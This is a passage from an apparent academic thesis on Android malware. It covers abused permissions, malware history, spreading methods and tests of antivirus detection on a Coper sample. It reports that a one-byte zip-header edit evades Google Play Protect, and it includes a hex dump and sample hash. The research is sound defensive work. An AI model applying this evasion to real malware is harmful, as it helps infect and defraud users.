`ACCESS_BACKGROUND_LOCATION`: Usually requested in combination with other permissions such as `ACCESS_COARSE_LOCATION` or `ACCESS_FINE_LOCATION`. Can be used to determine whether the device running the malware is in a target country or could be used from Stalkerware to obtain the position while in the background.

`SYSTEM_ALERT_WINDOW`: Used to make *overlays*, or windows that show over other applications in order to execute a phishing attack. To overlay specific apps, the application can use either Accessibility services or the *UsageStatsManager* (Which requires `PACKAGE_USAGE_STATS`).

`REQUEST_IGNORE_BATTERY_OPTIMIZATIONS`: Used by malware as a form of *evasion* so be able to continue running in the background or by spyware trying to gather information and needing to stay active while not focused.

Chapter 5

Malware Capabilities

In this chapter, we discuss a brief history of malware on the Android platform starting from the earliest rudimentary examples and then we take a look at what modern malware can and tends to do.

5.1 Malware History

The first malware for Android was found in the wild in *2010*. Named *FakePlayer*, this malware targeted only Russian users by *sending SMS* messages to paid service numbers with a cost of $6 per message. It was a trojan acting like a video player application and circulating for the most part through adult content websites asking for its installation to receive access to the website. This malware interfaced with Android 2.0, which meant that permissions were granted completely upon installation; in addition, the websites it pretended to act for often required a text message to access them, so that users would think the application was legitimate.

In *2011*, two main malware families appeared: *DroidDream* and *SpyEye*. SpyEye existed before 2011 as a Windows-only malware targeting banks but in that year it added an Android companion app to *intercept SMS messages* containing the 2 Factor Authentication codes. DroidDream instead was the first large attack on the Play Store ecosystem. This piece of malware, whose ultimate goal was to create a botnet, contained a rootkit allowing it to gain full access to the phone, install extra applications and run any command the author would send.

In the following years, the attacks moved to the abuse of the *overlay* Android feature to harvest users' credentials for targeted apps, usually banking apps. The most famous and sophisticated malware family that used this is *Exobot (Marcher)*, which appeared in 2016.

Up until this point, the malware scene was dominated by mostly adware, droppers and ransomware [Kas17]. The few existing bankers focused on stealing credentials and executing the fraud part of the operation on the threat actor's device.

In *2018* the new malware family of MysteryBot [Thr19] (a branch of the BankBot malware source code) introduced some RAT (Remote Access Trojan) capabilities. Generally from this date onwards, a lot more malware families started moving towards capabilities to allow *on-device fraud*.

At the beginning of *2020* we have a *specialization' of the category known as 'Dropper-as-a-service* where some threat actors started selling the ability to install custom malware through their specially crafted applications. These applications are usually what's known as a Trojan which is a program that looks benign but has hidden malicious code (usually executed only if some anti-analysis conditions are met). This gave the banker malware authors an easier time acquiring targets and more time to focus on the actual malicious application rather than finding a way to infect more people other than having the extra advantage of coming from a source most users consider reliable (Google Play Store).

One of the first banker malware to take the *on-device fraud* concept to the next level was *Gustuff* which in between *2020* and *2021* added to its functionalities an Automated Transfer System (ATS). Before ATS, even for on-device fraud, the malware author relied on VNC capabilities, VNC applications or Teamviewer (installed by the malware itself) to control the device manually. ATS made it possible to automatically log into the target bank app, verify the login with 2FA codes and automatically execute the transfer without the authors' intervention and possibly when the user is not using the device.

5.2 Modern Malware

According to statistics from Kaspersky [Kas22] (Figure 5.1), Avast [Ava23] (Figure 5.2) and collected random samples (Figure 5.3) today's malware scene is mostly composed of: Adware, Downloaders/Droppers and Bankers.





Figure 5.1: Malware statistics from Kaspersky (Q3 of 2022)



Mobile malware types

	Risk ratio	Q/Q change
Adware	1.9%	+7.5%
Banker	0.2%	-21.4%
Trojan	0.1%	-4.4%
Dropper	0.1%	-2.2%
Spyware	0.1%	-4.6%

Figure 5.2: Malware statistics from Avast (Q1 of 2023)




Figure 5.3: Malware Category statistics from 8959 samples, 2153 of which not defined. Classified using VirusTotal + Avclass

The main goal of Droppers and Downloaders is to infect users through the Play Store and, usually at a later point in time following an update, install another malicious application onto the device, to do so they need to specify in the manifest the `REQUEST_INSTALL_PACKAGES` permission. Due to somewhat recent changes to the Play Store developer policies [Goo22], this permission can only be requested from applications with the following usages:

- Web browsing or search
- Communication services that support attachments
- File sharing, transfer or management
- Enterprise device management
- Backup & restore
- Device Migration / Phone Transfer

This has led developers of such malware to rely more and more on ways to *proxy* the installation request to other apps, usually browsers, by opening a web page pretending to be, for example, the official Play Store and often guiding the user through the process of enabling *third-party applications installation* aided by the fact that the user is much more likely to trust their browser when enabling permissions.

The opportunity to be installed through a Dropper or Downloader is often sold as a service (known as the aforementioned Dropper as a service or DaaS) to threat actors aiming to get their malware installed on targeted devices. Therefore services that offer a more selective way to send data are often used by the Downloaders, an example would be Google Firebase Cloud Messaging. These downloads or installs in general are frequently prompted as an *update* or *plugin* to the existing app.

Once on the targeted device, the malware will have to try and convince the user to give it the necessary permissions. The majority of malware distributed through droppers are bankers [Tou22, Lak22, Mic22], most likely since they usually need to target the specific countries for which they have target payloads.

Bankers are one of the most sophisticated Android malware categories as they usually rely on a Command and Control (C2) server and some recent samples can completely execute a bank transfer from previously stolen credentials even handling Two Factor Authentication (2FA) and having a series of instructions executed based on conditions evaluated at runtime with completely no intervention from the threat actor.

5.3 Spreading mechanisms

We will now see some of the ways malware spreads highlighting in which way bad actors can monetize their service.

First, we see what are the three main ways for a device to get infected.

Threat actors can try to spam SMS containing deceptive text (known as SMiShing) to try fooling the victim into installing an application. For example, they might impersonate a delivery company and tell the victim that they need to use an application to claim their package. Threat actors can pick the victims from leaked databases or other already infected devices to target existing numbers or people who could be more likely to wait for packages based on what information the leak included. A schematic for how this form of spread works is given in Figure 5.4



Threat Actor
Infected Device
SMS Containing Phishing link
Web Browser
• Impersonating Service Page
• Fake Play Store Page
Can contain instructions on how to enable third party installs
apk

Figure 5.4: Schematic of SMS phishing

In Figure 5.5 we see instead a common way that requires less spam from the threat actor. Often they set up websites or other publicly accessible channels claiming to offer applications like a *cracked* version of a paid application or a *grey area* applications like video downloaders for popular social media apps. These applications contain instead either a trojanized version of the promised application or just malware that hides from the menu to avoid getting uninstalled.



Threat Actor
Messaging Apps
apk
Web Page
Offering "cracked" applications
Applications that perfom "grey area" activities like: downloading videos from Instagram, ...

Figure 5.5: Schematic of social platform or website phishing

Lastly, we see in Figure 5.6 a more sophisticated way which is also often the most monetized one, mentioned before as DaaS. This involves creating a convincing enough application that can pass the Google Play store checks but still manage to act maliciously. This can be achieved through either droppers or downloaders and the malicious behavior is most often only pushed to the application on an update. In very rare cases, and usually only for less intrusive apps, some malware can manage to slip directly into the Play Store without an intermediate downloader or dropper (a common example of such is the malware family *Joker*).



Threat Actor
Google Play
Official App Store
Has to be a "trojanized" application
Hides malicious behaviour until later.
Usually activated manually from a C&C server.

Figure 5.6: Schematic of malware uploaded to the Play Store

Chapter 6

Antivirus and Malware detection

In this chapter, we present the challenges and limitations that writing an antivirus application for Android presents, a quick overview of current antivirus solutions and then we present an idea to prevent malware from acquiring the Accessibility permission and detecting both the dropper that deployed it and the malware itself.

The antivirus software chosen in this chapter was picked from the top 6 suggestions from the Play Store on a fresh account from the same phone they were tested on in addition to the preinstalled Google Play Protect.

6.1 Privilege level

On Microsoft Windows, antivirus software runs on the kernel level in order to be able to intercept API calls, analyze each process' behaviour and resources and eventually its memory.

On Android, antiviruses are just as privileged as any other application installed without special root operations or special signatures. This also means they have the same permission as the malware that they are trying to catch.

With the privilege level being the same and the sandboxing of Android, all antiviruses can do is try to get desirable permissions before the malware does in order to monitor the behaviour of applications as much as they can.

6.2 Antivirus response to edits of known detected apps

In this section, we test the response of antiviruses to various modifications starting from simple manual edits using hex editors and then moving to obfuscation techniques using Obfuscapk [AGVM20].

Note that both AVG and Avast have slightly different behaviour when the application is actively open in the background compared to when only the foreground service is running where in the first case they also move the activity to the foreground and show more evidently that the installed application is detected as malware whereas the second case only shows a notification. We will only mention the notification in the subsequent list but it is to assume that if the application was opened in the background it would have shown the activity.

Android allows 3 different ways to sign APK files [Goob] (as of the time of writing). The main difference that interests us is how much of the file we can change. In particular version v1 allows us to change all the zip header content (APK files are zip files) without breaking the signature.

We wrote a quick tool to find APK samples that only have v1 signing and from those, we decided to use a sample [1] of the family *Coper* as our base test.

First, we test detection for the *original* sample:

Unsurprisingly all the antivirus tools recognize this version. We also report that 2 of the antivirus solutions we are testing did not send an immediate notification upon package installation while all others immediately raised attention and correctly identified it as malware without any doubt. Out of all the tested solutions, Google Play Protect has the highest privilege access since it runs as a system application and it completely prevents us from installing the package or uninstalls it without a need for confirmation if already present before the detection. The results are also reported in the Table 6.1

[1]sha256= `01edc46fab5a847895365fb4a61507e6ca955e97f5285194b5ec60ee80daa17c`

Antivirus	Detected	Notification	Detected as
Google Play Protect	✓	✓	Malware
AVG (Free)	✓	✓	Malware
Avast (Free)	✓	✓	Malware
Avira (Free)	✓	✓	Malware
AVL (Free)	✓	✓	Malware
Kaspersky (Free)	✓		Malware
Malwarebytes (Free)	✓		Malware


Table 6.1: Antivirus results to original sample

We then modify the zip headers of one single byte (number of this disk), just enough to change the file hash but still allow a flawless installation as seen in Figure 6.1.

While most antivirus software still detected it perfectly, the most concerning result has been from Google Play Protect which stopped detecting it completely without even a warning for the installation of a third-party package. This result suggests the usage of a different zip parser compared to the ones used on the operating system since the application will open and work correctly. The results are also reported in the Table 6.2

Antivirus	Detected	Notification	Detected as
Google Play Protect			
AVG (Free)	✓	✓	Malware
Avast (Free)	✓	✓	Malware
Avira (Free)	✓	✓	Malware
AVL (Free)	✓	✓	Malware
Kaspersky (Free)	✓		Malware
Malwarebytes (Free)	✓		Malware

Table 6.2: Antivirus results to the sample with a modified byte in the zip header




```
C:\Users\Toaster\Documents\Malwares\01edc46fab5a847895365fb4a61507e6ca955e97f5285194b5ec60ee80daa17c.apk

 Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

 00166990   00 00 00 00 00 00 00 00 00 00 00 85 E2 11 00 72  ...........…â..r
 001669A0   65 73 2F 79 50 2E 78 6D 6C 50 4B 01 02 14 00 14  es/yP.xmlPK.....
 001669B0   00 08 08 08 00 37 14 5D 38 3E 08 E3 5F C7 00 00  .....7.]8>.ã_Ç..
 001669C0   00 A8 01 00 00 0A 00 00 00 00 00 00 00 00 00 00  .¨..............
 001669D0   00 00 00 E3 E4 11 00 72 65 73 2F 7A 31 2E 78 6D  ...ãä..res/z1.xm
 001669E0   6C 50 4B 01 02 14 00 14 00 08 08 08 00 37 14 5D  lPK..........7.]
 001669F0   38 09 44 5F 50 E4 00 00 00 8C 01 00 00 0A 00 00  8.D_Pä...Œ......
 00166A00   00 00 00 00 00 00 00 00 00 00 00 E2 E5 11 00 72  ...........âå..r
 00166A10   65 73 2F 7A 33 2E 78 6D 6C 50 4B 01 02 14 00 14  es/z3.xmlPK.....
 00166A20   00 08 08 08 00 37 14 5D 38 51 6D 9D CE FD 01 00  .....7.]8Qm.Îý..
 00166A30   00 30 04 00 00 0A 00 00 00 00 00 00 00 00 00 00  .0..............
 00166A40   00 00 00 FE E6 11 00 72 65 73 2F 7A 48 2E 78 6D  ...þæ..res/zH.xm
 00166A50   6C 50 4B 01 02 0A 00 0A 00 00 08 00 00 37 14 5D  lPK..........7.]
 00166A60   38 2D D7 90 53 3E 01 00 00 3E 01 00 00 0A 00 00  8-×.S>...>......
 00166A70   00 00 00 00 00 00 00 00 00 00 00 33 E9 11 00 72  ...........3é..r
 00166A80   65 73 2F 7A 4E 2E 70 6E 67 50 4B 01 02 0A 00 0A  es/zN.pngPK.....
 00166A90   00 00 08 00 00 37 14 5D 38 25 89 D9 CE 77 03 00  .....7.]8%‰ÙÎw..
 00166AA0   00 77 03 00 00 0A 00 00 00 00 00 00 00 00 00 00  .w..............
 00166AB0   00 00 00 99 EA 11 00 72 65 73 2F 7A 51 2E 70 6E  ...™ê..res/zQ.pn
 00166AC0   67 50 4B 01 02 14 00 14 00 08 08 08 00 37 14 5D  gPK..........7.]
